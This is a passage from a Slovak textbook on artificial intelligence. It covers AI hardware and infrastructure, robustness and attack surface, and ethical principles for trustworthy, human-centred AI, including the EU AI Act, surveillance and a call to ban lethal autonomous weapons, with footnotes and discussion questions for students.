Operácie vykonávané neurónovými sieťami tvoria pomerne špecifickú podmnožinu funkcionality moderných počítačových systémov, pričom ich výkon nie je špeciálne optimalizovaný primárne pre vykonávanie operácií napríklad strojového učenia. Kvôli optimalizácii výkonu sa preto v posledných rokoch vyvíja špecializovaný

[245] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 92-96.

[246] S rozvojom algoritmov strojového učenia sa požadovaný výpočtový výkon v poslednej dekáde zvyšuje exponenciálne!
AMODEI, D., HERNANDEZ, D. AI and Compute. [on-line]. [cit. 30. augusta 2023]. Dostupné na internete: <https://openai.com/blog/ai-and-compute/>

hardvér[247], ktorý ponúka oveľa vyšší výkon v operáciách algoritmov umelej inteligencie než bežné – i keď výkonné – počítačové vybavenie.[248]

Z apetítu súčasných moderných systémov AI sa javí, že ich ďalší rozvoj bude pravdepodobne vyžadovať nielen kvantitatívnu, ale predovšetkým kvalitatívnu zmenu v schopnostiach hardvéru výpočtových systémov.[249]

Technológie, potrebné pre úspešné nasadenie systémov AI, netvorí len výkonný hardvér schopný vykonávať extrémne množstvo špecializovaných operácií za sekundu. Viaceré oblasti nasadenia v reálnom svete poukazujú i na ďalšie komponenty, na ktoré nesmieme zabúdať – špecifické periférne zariadenia a technológie vysoko rýchlostného prepojenia všetkých častí funkčného celku AI v danej oblasti nasadenia.

Využívanie systémov umelej inteligencie v reálnom svete je pre mnohé scenáre použitia spojené s kvalitnými perifériami, t.j. vstupnými a výstupnými systémami.[250] Požadovaná kvalita a výkon periférií sa dosahuje ich neustálym zlepšovaním, implementovaním špecializovaných systémov AI (napr. na vylepšenie počítačového videnia z kamery) a orchestráciou (zladením) rôznych typov periférií do spoločného celku.

Veľký objem zo senzorov generovaných a spracúvaných dát v reálnej prevádzke systémov AI a vysoké dátové toky medzi jednotlivými časťami týchto systémov, ktoré musia byť realizované v zlomkoch sekúnd, vytvárajú veľké nároky na spôsoby

---

[247] Procesory optimalizované pre AI, hardvérové akcelerátory, atď.: ASIC - Application Specific Integrated Circuit, špecializované integrované obvody navrhnuté na vykonávanie úloh spojených s AI, TPU - Tensor Processing Unit, špecializovaný akcelerátor od Google, využívanie výpočtového výkonu cloudov,...

[248] Trh s týmto hardvérom je pomerne rozsiahly – od superpočítačov, cez výkonné systémy autonómnych vozidiel, vojenskú techniku a rôznorodé technické vybavenie, špecializované integrované obvody (čipy) pre osobné počítače, tablety a mobily, až po napríklad špičkové a výkonné nástroje pre softvérových vývojárov a vedcov v oblasti AI, či už ide o cloudové platformy alebo hardvérové komponenty, ktoré je možné kúpiť za lacný peniaz (desiatky Eur) a ktoré sa dajú k počítaču jednoducho pripojiť cez USB, PCIe alebo M2 rozhranie.

[249] Vývoj sa uberá rôznorodým smerom: či už ide o hľadanie nových polovodičových architektúr, neuromorfné čipy, memristory, optické systémy, biotronické systémy, kvantové počítače,...

[250] Napr. autonómne vozidlá pre svoju prevádzku vyžadujú detekciu okolia a monitorovanie trasy. Na detekciu sa v súčasnosti využíva kombinácia radarov, lidarov, satelitnej navigácie, počítačového videnia a zvukových vstupov.

vysoko rýchlostného prepojenia (napríklad systémovej zbernice) v rámci jednotlivých systémov AI.[251]

Vo viacerých prípadoch nasadenia však musia systémy AI komunikovať aj s inými systémami, napr. autonómne vozidlá so satelitnými navigačnými systémami, s inteligentnou infraštruktúrou vozoviek, s ostatnými vozidlami, internetom, atď.[252] A to všetko v reálnom čase.[253]

K faktorom, ktoré asi nikdy nedokážeme naplno ošetriť, patrí aj zlyhanie jednotlivých komponentov a elektronických súčiastok. Ide o malý bonus k doteraz uvedeným problémom, ktorý sa rieši zlepšovaním technológie výroby a testovania rôznymi metódami redundancie, štatistickými metódami a prvkami kontroly, pričom miera zložitosti a finančnej náročnosti pri systémoch zabezpečených voči zlyhaniam elektroniky mnohokrát neúmerne rastie. Ekonomický rozmer tak môže do veľkej miery ovplyvňovať aj bezpečnosť systémov AI.

Krátky náčrt problematiky softvérového i technologického vybavenia a nutnej infraštruktúry pre nasadenie systémov AI vo viacerých oblastiach reálneho sveta poukazuje na veľkú komplexnosť týchto systémov. A komplexnosť je problém – je rizikovým faktorom bezpečnosti a stability fungovania systémov. V kontexte komplexnosti ide aj o rapídny nárast tzv. útočnej plochy (attack surface)[254] na tieto systémy a o rozšírenie možností kybernetických útokov o ďalšie typy vzhľadom na komplexnosť a množstvo použitých technológií i potrebu sofistikovanej infraštruktúry.[255]

Keďže komplexnosti sa nedá vyhnúť (v zásade ide o analógiu s biologickými systémami), riešením je vývoj techník zabezpečujúcich robustnosť, ktorú môžeme

---

[251] Napr. v automobilovom priemysle sa používajú uzavreté vnútrovozidlové zbernice CAN (controller area network), prípadne modernejšie FlexRay, LIN, MOST, ktoré sú však pre veľké objemy dát systémov AI v autonómnych vozidlách nedostatočné. V nich sa zavádzajú automotive ethernet, t.j. nové, vysoko rýchlostné zbernice typu ethernet (dobre známe a široko využívané v počítačových sieťach).

[252] Ide o tzv. CCAM - coperative connected automated mobility, t.j. vzájomné prepojenie systémov účastniacich sa dopravnej prevádzky a proaktívna výmena informácií medzi nimi, čo je kľúčové pre nasadenie stupňov 4 a 5 autonómie vozidiel.
Ide o tzv. V2X komunikáciu, resp. prepojenie, pričom V2X = V2N + V2V + V2I + V2P (komunikácia vehicle to vehicle, to network, to infrastructure, to pedestrian).

[253] Bezdrôtová časť komunikácie vyžaduje vysoké rýchlosti a nízke latencie, čo spĺňajú technológie VANET (Vehicular Ad Hoc Networks – Wifi medzi vozidlami na 5.9 GHz) a 5G siete. Plnú podporu by mali zabezpečiť budúce 6G siete nielen s vyššími rýchlosťami a nižšou latenciou než 5G, no predovšetkým s implementovanou sadou funkcionalít využiteľných aj pre autonómne vozidlá (tzv. AI enabled networks).

[254] Attack surface. [on-line]. [cit. 30. augusta 2023].
Dostupné na internete: <https://en.wikipedia.org/wiki/Attack_surface>

[255] Napríklad rádiové rušenie alebo zahltenie (DoS/DDoS útoky), výpadok satelitnej navigácie a internetového pripojenia, špecifické útoky na internet vecí (IoT) a pod.

zjednodušene vyjadriť ako schopnosť bezpečne a spoľahlivo pracovať, resp. fungovať za akýchkoľvek (nami požadovaných) podmienok.[256]

Uveďte niekoľko nápadov, ako by ste realizovali zvýšenie spoľahlivosti senzorických vstupov autonómneho vozidla.

Umelá inteligencia a etika[257]

V pohľade na niekoľko desaťročí rozvoja oblasti kybernetickej bezpečnosti si uvedomujeme, že prakticky ešte nikdy nebolo badať toľké obavy z nasadenia novej technológie a tak seriózny záujem[258] o etické otázky, ako v prípade systémov umelej inteligencie. Kľúčové slovo či značka (hashtag) #AIEthics v komunite odborníkov neoznačuje okrajovú záležitosť, ktorá je mimo zorného uhľa pohľadu tých, čo umelej inteligencii skutočne rozumejú, ale stáva sa súčasťou hlavného prúdu vývoja, implementácie a používania systémov AI v rámci reálneho sveta.

S futurologickými obavami takmer na úrovni sci-fi sa spoločnosť stretáva už od pionierskych čias formovania konceptu umelej inteligencie a prvých krokov na poli vývoja týchto systémov. V našom prípade však ide o seriózny záujem celej spoločnosti, ktorá je konfrontovaná s technológiami s potenciálom hlboko zasahovať a ovplyvňovať jednotlivcov i celé spoločenské celky.

Tento seriózny záujem sa neobmedzuje len na oblasť umelej inteligencie, ale má oveľa širší záber, ktorý koreluje a má i kauzálnu súvislosť už s treťou priemyselnou revolúciou, digitálnym vekom a zmenou paradigmy nastupujúcej informačnej spoločnosti. V rámci informačnej spoločnosti sa na základe zmien v technológiách a vzhľadom na prevratný vedecký i technologický pokrok mení medziľudská komunikácia vo svojej podstate, menia sa vzťahy, mení sa spoločnosť a princípy jej fungovania.

V intenciách narastajúceho záujmu celej spoločnosti o problémy, ktoré ju bytostne ovplyvňujú, je aj osobitné akcentovanie etického rozmeru vývoja, tvorby, nasadenia, poskytovania a využívania celého spektra technológií umelej inteligencie.

Interdisciplinárny rámec ako základ

Skutočné riešenie etických problémov a výziev technológií umelej inteligencie nie je možné úspešne realizovať bez interdisciplinárneho rámca, v rámci ktorého sme dostatočne oboznámení aj s technologickou stránkou týchto systémov a psychologickými, sociologickými i právnymi aspektmi ich nasadenia.

---

256 Napr. redundancia, mnohoúrovňové bezpečnostné mechanizmy a pod.

257 ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 152-153, 197-276.

258 Už skôr boli komunikované témy a vybojované zápasy, bez ktorých by sme si moderný svet informačných technológií nevedeli predstaviť, napr. zápas open-source vs. closed software, legitimita slobodných licencií typu Creative Common, právo na súkromie a pod. Vždy však išlo z pohľadu spoločnosti len o okrajovú záležitosť.

Dostatočné oboznámenie sa s technologickou stránkou nám predovšetkým umožňuje pochopiť podstatu a rozsah technologických limitov a rizík algoritmov AI, a následne si v spolupráci s ďalšími odbormi adekvátnejšie predstaviť ich dosah na jednotlivé oblasti reálneho nasadenia, dôsledky na život človeka a fungovanie spoločnosti.

Identifikácia oblastí, v ktorých sa seriózne nasadenie systémov umelej inteligencie nezaobíde bez uspokojivého návrhu riešenia etických problémov, tiež vyžaduje dôkladnú analýzu psychologických, sociologických i právnych aspektov ich nasadenia.

Rozsah diskutovaných tém môže byť skutočne veľký – napr. sociálna spravodlivosť, ľudské práva, spravodlivá vojna, bioetické otázky, transhumanizmus, atď.

V horizonte vývoja všeobecnej umelej inteligencie môžu mať nezastupiteľnú úlohu viaceré netechnické vedecké disciplíny, schopné prispieť k riešeniu modelov správania, teórie mysle, simulácie emócií i vedomia a pod.

K dôležitým rozmerom interdisciplinárnej komunikácie patrí aj spolupráca s inštitúciami na medzinárodnej i štátnej úrovni, bez ktorej nie je možné vytvárať reálne etické a právne regulačné rámce a v neposlednom rade kooperácia s privátnym sektorom, ktorého vývojové kapacity a finančné i ľudské zdroje sú motorom vývoja a nasadenia systémov AI takmer do všetkých oblastí reálneho života.

Manipulácia, závislosť, vytváranie sociálnych bublín, relativizácia pravdy, psychologický šok spojený s multiplikovaným dopamínovým efektom (kvantitatívne i virtuálnym rozsahom), relativizácia pravdy a erózia kritického myslenia – to sú len niektoré z nezamýšľaných dôsledkov fungovania algoritmov AI v rámci sociálnych sietí, ktoré sú primárne zamerané na monetizáciu interakcie s používateľom.[259]

Skúste diskutovať, odborníkov z ktorých disciplín by bolo treba prizvať k návrhu týchto algoritmov, aby boli eliminované uvedené neželané dôsledky.

Zvážte, či je reálne možné „dobré" algoritmy zaviesť dobrovoľne do praxe alebo je k tomu potrebná zákonná regulácia v kombinácii s celospoločenským tlakom a angažovanosťou?

Umelá inteligencia zameraná na dobro človeka

Základným princípom pre akýkoľvek systém umelej inteligencie je zameranie na dobro človeka, teda známy a všeobecne prijímaný princíp **human-centered and beneficial artificial intelligence**. Navrhujeme však a zdôrazňujeme, že by princíp umelej inteligencie zameranej na človeka mal:

- byť chápaný v duchu klasickej klasickej filozofickej antropológie (predovšetkým biologickej a kultúrnej);

[259] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 99-112.

- zahŕňať každú ľudskú bytosť a nikoho nediskriminovať;
- mať na zreteli dobro ľudstva a spoločnosti, chrániac pritom a rešpektujúc dobro každej ľudskej bytosti;
- sa vyznačovať starostlivosťou o náš „spoločný a zdieľaný domov", teda o celý svet.

Chápeme, že human-centered prístup zahŕňa aj mnohé technologické, praktické a právne náležitosti vývoja a nasadenia systémov umelej inteligencie, no bez vyššie uvedeného návrhu aplikácia tohto princípu môže podliehať relativizmu a erózii hodnôt či postupnému vyprázdneniu jeho podstatných aspektov.

Klasická filozofická antropológia a humanizmus nám dávajú dôležitý morálny rámec, ktorý nás varuje pred pokušením vylepšovať človeka umelou inteligenciou. Toto by mohlo viesť k relativizácii hodnoty každej ľudskej bytosti, podporovať nesprávne chápanú eugeniku, transhumanizmus a pod.

Diskutujte, prečo princíp umelej inteligencie zameranej na dobro človeka musí obsahovať aj individuálny a aj kolektívny rozmer.

Splníme tento princíp, ak vyvinieme systém AI zameraný na dobro len konkrétneho jednotlivca či skupiny?

Je tento princíp naplnený, ak pri vývoji sledujeme len niektoré kolektívne záujmy spoločnosti?

Dôveryhodná umelá inteligencia

Zameranie umelej inteligencie na človeka je základným predpokladom pre akýkoľvek systém umelej inteligencie, s ktorým môžeme bez zbytočných obáv spolupracovať a primerane mu dôverovať. Principiálny postoj orientácie na človeka sa tak stáva ekvivalentným problematike dôveryhodnosti umelej inteligencie, pričom **je potrebné stanoviť podmienky, bez splnenia ktorých by nasadenie systémov AI do reálneho sveta, v ktorom interagujú s človekom a vplývajú na spoločnosť, nemalo byť umožnené**.

Dôveryhodné systémy umelej inteligencie musia byť:

- **legálne** (lawful) – vyhovovať požadovaným normám i reguláciám a spĺňať všetky platné zákony a predpisy;
- **etické** (ethical) – rešpektovať etické zásady a hodnoty;
- **robustné** (robust) – dosahovať potrebné štandardy bezpečnosti a robustnosti nielen z technologického hľadiska, ale zohľadňovať aj sociálne prostredie a dopady na spoločnosť.

Pri každej z uvedených oblastí by sme mali definovať hranicu, od ktorej môžeme technológie umelej inteligencie považovať za dôveryhodné.

V oblasti noriem, zákonov a regulácií môžeme v zásade súhlasiť s aktuálnym obsahom pripravovanej regulácie Európskej únie v oblasti umelej inteligencie, *Nariadením o umelej inteligencii*, a považovať ho za primeranú legislatívnu hranicu pre súčasné dôveryhodné nasadenie systémov AI. Tejto regulácii sa budeme venovať v nasledujúcej kapitole.

Ak odmyslíme všetky spoločenské problémy, ideologické a hodnotové rozdiely i legislatívne zápasy podstupované na poli umelej inteligencie, najproblematickejšou oblasťou pre dosiahnutie dôveryhodných systémov AI sa môže javiť **robustnosť, ktorú môžeme zjednodušene vyjadriť ako schopnosť bezpečne a spoľahlivo pracovať, resp. fungovať za akýchkoľvek podmienok**.

Dokonale robustný systém neexistuje a v kontexte súčasných moderných technológií si ani nevieme predstaviť jeho realizáciu v blízkej budúcnosti. Avšak na prevádzke jadrových zariadení, letoch do vesmíru, fungovaní viacerých oblastí kritickej infraštruktúry štátu, zabezpečení životných funkcií ľudí odkázaných na prístroje, atď., vidíme, že **vieme realizovať robustné systémy s primeranou mierou rizika**.

Minimálnu hranicu pre podmienku robustnosti dôveryhodného systému by sme mohli stanoviť takto:

- Robustné systémy musia spĺňať vysoké technologické štandardy a normy, ktoré sú pre jednotlivé oblasti nasadenia záväzné.
- Robustnosť je chápaná ako neustále prebiehajúci proces, v rámci ktorého sa schopnosti bezpečne a spoľahlivo pracovať vylepšujú, pričom sa existujúce chyby priebežne odhaľujú a opravujú.
- Vývoj a prevádzka robustných systémov prebieha v rámci noriem riadenia kvality, manažmentu rizík a nahlasovania, serióznej analýzy a riešenia incidentov.

Treba zdôrazniť, že obsahom uvedených troch bodov je celý súbor opatrení a nariadení, pričom väčšina z nich je už implementovaná v európskom Nariadení o umelej inteligencii v časti tzv. významných povinností poskytovateľov. Ide o riadenie rizík, technickú dokumentáciu, interné záznamy (logovanie), technologickú transparentnosť, možnosť ľudského dohľadu a kvalifikovaného zásahu, prevádzkovú presnosť, spoľahlivosť a kybernetickú bezpečnosť, systém riadenia kvality, viaceré aspekty certifikácie (posúdenie zhody, registrácia, post-marketing monitoring) a oznamovanie incidentov.

Nielen podľa pripravovaného nariadenia EÚ, ale z podstaty veci sa k týmto bodom radí aj tzv. správa dát, požadujúca, aby testovacie a tréningové datasety boli „vysokej kvality“, aby tak systém AI, ktorý ich využíva, nebol diskriminačný a nevytváral nepredvídané, resp. nesprávne výsledky. Správa dát je však viacrozmerný problém, ktorý zasahuje do oblasti legálnosti, etiky i robustnosti dôveryhodných systémov AI.

Bez zodpovedného stanovenia a splnenia minimálnych požiadaviek v oblasti legálnosti, etiky a robustnosti systémov umelej inteligencie nie je možné hovoriť o dôveryhodnej umelej inteligencii.

Diskutujte, aké riziká a dôsledky by v reálnom svete mohlo mať nasadenie systémov AI, ktoré by neboli etické alebo by porušovali zákony, prípadne by neboli robustné.

Niektoré etické požiadavky na dôveryhodné systémy umelej inteligencie

Na základe dlhodobého úsilia[260] v rámci akademickej sféry, spoločenskej angažovanosti odborníkov, existujúcich i pripravovaných regulácií uvádzame viaceré konkrétne etické požiadavky na dôveryhodné systémy umelej inteligencie zameranej na človeka:

- pri vývoji, výrobe, nasadení, poskytovaní a používaní systémov umelej inteligencie musí byť **zaručená ochrana slobody, dôstojnosti a bezpečia** každej ľudskej osoby i celej spoločnosti;
- technológie umelej inteligencie musia byť **plne pod ľudskou kontrolou** a ovládateľné človekom;
- algoritmy i výsledky činnosti systémov AI musia byť človekom **pochopiteľné a revidovateľné**;
- akékoľvek nasadenie technológií AI musí byť **prospešné** pre človeka a spoločnosť;

[260] Z mnohých iniciatív môžeme uviesť napr.
Ethics guidelines for trustworthy AI. [on-line]. [cit. 4. septembra 2023]. Dostupné na internete: <https://digital-strategy.ec.europa.eu/en/library/ethics-guidelines-trustworthy-ai>
The global landscape of AI ethics guidelines. [on-line]. [cit. 4. septembra 2023]. Dostupné na internete: <https://doi.org/10.1038/s42256-019-0088-2>
IEEE Global Initiative on Ethics of Autonomous and Intelligent Systems. [on-line]. [cit. 4. septembra 2023]. Dostupné na internete: <https://standards.ieee.org/industry-connections/ec/autonomous-systems/>
Rome Call for AI Ethics (document). [on-line]. [cit. 4. septembra 2023]. Dostupné na internete: <https://www.romecall.org/wp-content/uploads/2022/03/RomeCall_Paper_web.pdf>
Ak porovnáme prístupy jednotlivých inciatív, pozorujeme rozmanitosť uchopenia základných etických pravidiel pre technológie umelej inteligencie. I keď sa v mnohom tematicky prelínajú, badať určité rozdiely prameniace z filozofických, sociologických, technologických, hodnotových a možno i ideologických predpokladov, na ktorých stavajú.

- systémy umelej inteligencie **nesmú byť nástrojom digitálneho rozdelenia**;[261]
- technológie umelej inteligencie **nesmú škodiť** nášmu spoločnému domu a mali by prispievať k spoločenskému a environmentálnemu blahobytu.

Realizácia (vývoj, výroba, nasadenie, poskytovanie, využívanie,...) systémov umelej inteligencie musí spĺňať:

- principiálny základ dôveryhodného systému umelej inteligencie zameraného na človeka.
- aplikáciu základných etických zásad vo všetkých rozmeroch, ktoré daný systém AI môže obnášať.
- splnenie legislatívnych požiadaviek.
- robustnú realizáciu a využívanie.

Aplikácia etických zásad a legislatívnych požiadaviek v reálnom svete koexistujúcom s technológiami umelej inteligencie by však nemala zostať len v rovine deklarácie (doteraz uvedených) princípov – skôr sa musí uberať cestou konkrétnych a jasných odporúčaní, medzi ktoré patria i pripravované regulácie. V rámci Európskej únie je pre nás smerodajnou reguláciou pripravované Nariadenie o umelej inteligencii.[262]

Porozmýšľajte, aké by mohli byť vaše vlastné etické požiadavky na systémy umelej inteligencie, s ktorými by ste mali pracovať. Vedeli by ste aj zdôvodniť prečo?

Oblasti implementácie etických princípov a regulácií

V kontexte etických výziev, prameniacich z limitov a rizík súčasných systémov umelej inteligencie, ktoré sme priebežne uvádzali v predchádzajúcich podkapitolách, nachádzame tri oblasti nutnej implementácie etických noriem, eticko-právnych regulácií a morálnych zásad:

- etické normy, zákonné regulácie a morálne zásady **tvorcov** systémov AI;

---

[261] Digitálne rozdelenie (digital divide) vyjadruje veľké rozdiely v prístupe a možnostiach využívania informačných a komunikačných technológií (IKT) medzi rôznymi skupinami ľudí alebo regiónmi.Digitálne rozdelenie v rámci informačnej nerovnosti rozlišujeme na základe rozdielov v prístupe k informáciám, k prostriedkom IKT (internet, médiá, komunikácia) a k službám.Dôsledkom digitálneho rozdelenia sú skupiny informačnej chudoby, vychádzajúce z kultúrnej a sociálnej chudoby (negramotnosť), z ekonomického zaostávania (rozvojové krajiny), z geografickej izolácie (napr. vidiek), z politických problémov, z fyzických hendikepov a v niektorých kultúrach i na základe pohlavia.

[262] Nariadenie Európskeho parlamentu a Rady, ktorým sa stanovujú harmonizované pravidlá v oblasti umelej inteligencie (Akt o umelej inteligencii) a menia niektoré legislatívne akty únie. [on-line]. [cit. 4. septembra 2023].
Dostupné na internete: <https://eur-lex.europa.eu/legal-content/SK/TXT/?uri=CELEX:52021PC0206>

- etické normy, zákonné regulácie a morálne zásady **poskytovateľov a používateľov** týchto systémov;
- implementované eticko-právne požiadavky a obmedzenia priamo **v systémoch AI**.

Náš etický diskurz sa stále zameriava na technológie slabej umelej inteligencie (ANI)[263], pri ktorých z podstaty veci musíme rátať so zaangažovaním ľudského faktora vo všetkých oblastiach tvorby, používania i realizácie prostriedkov umelej inteligencie. Preto aplikovanie etických princípov a regulácií v ANI – akokoľvek náročným až neuskutočniteľným by sa to v praxi mohlo ukázať – má vďaka prítomnosti ľudského faktora jasné zásady, vyhranené oblasti a viac-menej presne definované kritériá.

Z uvedených dôvodov je potrebné investovať nemalé úsilie do vzdelávania, osvety i prevencie a formovať etické postoje vývojárov, poskytovateľov i používateľov týchto technológií.[264]

Ruka v ruke s formáciou a vzdelávaním odborníkov v oblasti umelej inteligencie by sa mala rozvíjať aj edukácia a osveta spoločnosti, bez ktorej si ťažko predstaviť rast spoločenskej citlivosti a zodpovednosti v oblasti celoplošnej adaptácie a využívania systémov AI.

Osobitnou oblasťou je základný výskum umelej inteligencie, ktorý už z princípu nemôže byť mnohými reguláciami viazaný. I v tejto oblasti by však mali existovať etické garancie, ktorých cieľom je pri akomkoľvek type výskumu rešpektovať princíp zamerania na človeka a s tým súvisiacu dôveryhodnosť AI. Teda **Human-centered AI a Trustworthy AI považujeme za nutné princípy akéhokoľvek výskumu, vývoja, realizácie alebo nasadenia systémov umelej inteligencie**.

V odbornej komunite sa diskutuje praktická a v niektorých scenároch až principiálna nemožnosť splnenia eticko-právnych podmienok v technologickej rovine v prípade, že tieto podmienky chceme splniť prostredníctvom neskoršieho doplnenia technických úprav alebo procesných postupov do už existujúcich systémov AI. Ak v prípade kybernetickej bezpečnosti (NIS[265]) alebo ochrany osobných údajov (GDPR) patria princípy *security by design* a *privacy by design* k tzv. osvedčeným a odporúčaným postupom (best practices), v prípade systémov AI je *ethics by design*

---

[263] Stále sa nachádzame v oblasti úzko špecializovaných systémov umelej inteligencie (narrow AI), ktoré sú optimalizované na zvládnutie konkrétnej úlohy, resp. množiny úloh. Ide súčasne o systémy slabej umelej inteligencie (weak AI), ktoré vykazujú inteligentné správanie na základe modelov a aplikovaných metód i tréningových dát. Sú to teda systémy zamerané na riešenie konkrétnych úloh a sú závislé na ľudskom vstupe a konfigurácii.

[264] Napr. v predchádzajúcej kapitole spomínaná iniciatíva IEEE Global Initiative on Ethics of Autonomous and Intelligent Systems zahŕňa i osobitné zameranie na etiku vývoja a vývojárov systémov AI.

[265] Network and information security directive

a *regulation by design* nutnou podmienkou ich vývoja, nasadenia a prevádzky.[266] Etické zásady a právne normy tak musia byť integrálnou súčasťou prostriedkov umelej inteligencie už od ich technologického návrhu – neskorším doplnením sa v plnej miere a v požadovanom rozsahu v mnohých systémoch AI nebudú dať spoľahlivo aplikovať.

Vzhľadom na autonómny a adaptívny rozmer technológií umelej inteligencie sa splnením princípov *ethics by design* a *regulation by design* kladie základ aj pre tzv. odolnosť týchto systémov voči budúcnosti (*future-proof systems*), t.j. schopnosť v budúcnosti spoľahlivo a bezpečne pracovať aj napriek možným nepredvídateľným okolnostiam.

Ako by ste si predstavovali vzdelávanie v oblasti umelej inteligencie na základných a stredných školách?

Poznáte projekt AIDetem.CZ (www.aidetem.cz)? Mohol by podľa vás byť prínosom v tomto vzdelávaní?

Chceli by ste vedieť viac? Môžete sa zapojiť do bezplatného on-line kurzu základov umelej inteligencie Elements of AI (www.elementsofai.sk).

Špecifické odporúčania pre algokraciu[267] a armádne využitie

Radi by sme spomenuli oblasti, v ktorých využitie algoritmov AI vybočuje z bežného rámca nasadenia. Ide o aplikáciu systémov AI v oblasti pokročilého riadenia štátu, spravodajstva a plošného dohľadu, a tiež o nasadenie vo vojenskej oblasti.[268]

Odporúčania, ktoré uvádzame v tejto kapitole, by mali byť doplnkom k všeobecným návrhom a základným princípom, ktoré sme predstavili v kapitole predchádzajúcej.

---

[266] Regulation by design v sebe obnáša aj security by design a privacy by design. Spolu s ethics by design tak tvoria celkový rámec trustworthy by design.

[267] Skrátený názov pre vládu podľa algoritmov, algoritmický právny poriadok, algoritmické vládnutie a pod. Ide o alternatívnu formu vlády, resp. spoločenského usporiadania, pri ktorom sa na reguláciu, presadzovanie práva a všeobecne na akýkoľvek aspekt každodenného života, ako je napr. doprava alebo registrácia pozemkov, používajú počítačové algoritmy, najmä umelá inteligencia a blockchain.

[268] Uvedomujeme si, že vzhľadom na osobitné riziká a výzvy existuje viacero oblastí so špecifickými etickými odporúčaniami a právnymi normami, napr. oblasť autonómnych vozidiel s ochranou ľudských životov, zabráneniu škodám a prisúdeniu zodpovednosti, bankový sektor s otázkou sociálnej spravodlivosti a transparentnosti, spoločnosť a mediálny svet s rizikami kapitalizmu dohľadu a manipulovania s ľuďmi, samostatné časti algoritmického riadenia so spravodlivosťou, transparentnosťou a demokratickými princípmi, prípadne rôznorodé kombinácie uvedených špecifík, napr. v zdravotníctve a pod. Všetky tieto oblasti však dostatočne pokrýva navrhnutý Zákon o umelej inteligencii v kombinácii s prípadnými špeciálnymi sektorovými reguláciami.

Oblasť plošného dohľadu, spravodajstva a pokročilého riadenia štátu

Niektoré z technológií algoritmického riadenia a plošného dohľadu pokrýva pripravované európske Nariadenie o umelej inteligencii v časti Zakázané systémy (čl. 5), no ide len o parciálne (čiastkové) riešenie, ktoré je naviac sprevádzané možnými tzv. oprávnenými výnimkami. Ich legislatívne usmernenie musí byť preto pokryté inými zákonnými normami.

Vzhľadom na špecifikum a dosah nasadenia systémov AI v oblasti pokročilého riadenia štátu, spravodajských služieb a plošného dohľadu pre ľudské práva, ochranu demokracie a slobôd si myslíme, že táto oblasť by okrem technologického rámca mala byť principiálne pokrytá už základnými legislatívnymi mechanizmami a verejným dohľadom demokratickej spoločnosti.

V celom spektre nasadenia, od spravodajských služieb až po algoritmické riadenie, treba akcentovať veľkú rozvážnosť a vyžadovať striktnú legálnosť i dôsledný dohľad demokraticky zvolených zástupcov, obmedziť dopady na sociálnu spravodlivosť a zabezpečiť dodržiavanie ľudských práv a hodnôt. Ide nielen o prijaté zákony, ale i nastavené procesy kontroly a mechanizmy zásahov v prípade podozrení na zlyhanie, či zneužitie činnosti technológií umelej inteligencie.

Oblasť exportu produktov a technológií umelej inteligencie, ktoré môžu byť zneužité v oblasti pokročilého riadenia štátu, spravodajstva a plošného dohľadu, by mala byť predmetom medzinárodnej regulácie s cieľom zamedziť ich vývoz do rizikových krajín. Sankcie by však nemali byť nástrojom (geo)politických zápasov, ale skutočného nasadenia na poli etického využívania systémov AI.[269]

---

[269] Podľa štúdie The Global Expansion of AI Surveillance, je jednou zo znepokojujúcich skutočností fakt, že demokratické štáty, z ktorých väčšina sofistikovaných technológií algoritmického riadenia, spravodajstva a dohľadu pochádza, neprijímajú primerané opatrenia na monitorovanie a kontrolu šírenia týchto technológií, majúcich potenciál sa podieľať na celom rade možných porušení ľudských práv a zneužití autokratickými režimami a diktatúrami.
FELDSTEIN, S. The Global Expansion of AI Surveillance. [on-line]. [cit. 7. septembra 2023].
Dostupné na internete: https://carnegieendowment.org/2019/09/17/global-expansion-of-ai-surveillance-pub-79847

Systémy umelej inteligencie vo vojenskej oblasti

Mnohí štátni aktéri by chceli aplikovať latinské *si vis pacem, para bellum* (ak chceš mier, pripravuj sa na vojnu) i na oblasť armádneho nasadenia technológií AI v zbraňových systémoch a ich potenciálom upevňovať svoje postavenie. Pre ďalších – pozerajúc k horizontu možností autonómnych zbraňových systémov – by sa ich zavádzanie do výzbroje mohlo podobať odstrašujúcemu potenciálu jadrových zbraní. Ak však pozeráme za horizont súčasných možností vojenských systémov AI, vidíme technológie, ktorých rizikový potenciál môže dokonca prevyšovať nebezpečenstvo prameniace z terajších arzenálov jadrových zbraní.[270]

Principiálny postoj v oblasti smrtiacich autonómnych zbraňových systémov (LAWs[271]) je jasný: **technológiami umelej inteligencie poháňané automatické smrtiace zbraňové systémy, systémy automatického zameriavania a vyberania cieľov, automatické systémy schopné bez zásahu človeka rozhodnúť o smrtiacej reakcii akéhokoľvek druhu (od útoku dronu až po rozpútanie jadrového konfliktu) musia byť zakázané**.

Rozoberajúc limity a riziká súčasných technológií umelej inteligencie, ani pri najlepšej vôli nie sme schopní vytvoriť také systémy ANI, ktorým by sme mohli zveriť samostatné rozhodovanie v tak dôležitej oblasti. A pokiaľ ide o AGI, znovu pripomínajúc, ak nemáme vyriešené otázky, ako napr. funkčný model správania, implementáciu komparatívnych hodnotových rámcov a pod., nie sme schopní o tejto možnosti ani len špekulatívne uvažovať.

Od plne autonómnych zbraňových systémov bez kontroly človeka sa však vráťme k tomu, čím sme túto kapitolu začali – strategickému i praktickému zavádzaniu takých technológií AI do armádnych systémov, ktoré by mali byť pod kontrolou človeka.

Okrem väčšiny všeobecných požiadaviek, ktoré sme uvádzali v predchádzajúcich podkapitolách a ktoré je možné vo vojenskom využití aplikovať, mali by v prípade autonómnych zbraňových systémov kontrolovateľných človekom platiť nasledovné zásady:

- **Nutnou podmienkou prevádzky ľubovoľného systému AI, ktorý môže predstavovať riziko pre akúkoľvek ľudskú osobu, je schopnosť a možnosť človeka prebrať kedykoľvek kontrolu nad týmto systémom, resp. právo a možnosť verifikovať a prehodnotiť výsledky jeho činnosti**.

---

[270] Ide predovšetkým o kombináciu pokročilých autonómnych technológií v kombinácii s očakávanými sofistikovanými systémami AI. Tieto systémy by mali atakovať schopnosti všeobecnej umelej inteligencie, u ktorej sa vplyv ľudského činiteľa zmenšuje: z úlohy dizajnu modelu, prípravu trénovacích dát a manažovania procesu učenia sa stane úloha presného stanovenia cieľov a garancie správnych postupov ich dosahovania.

[271] Lethal autonomous weapons.

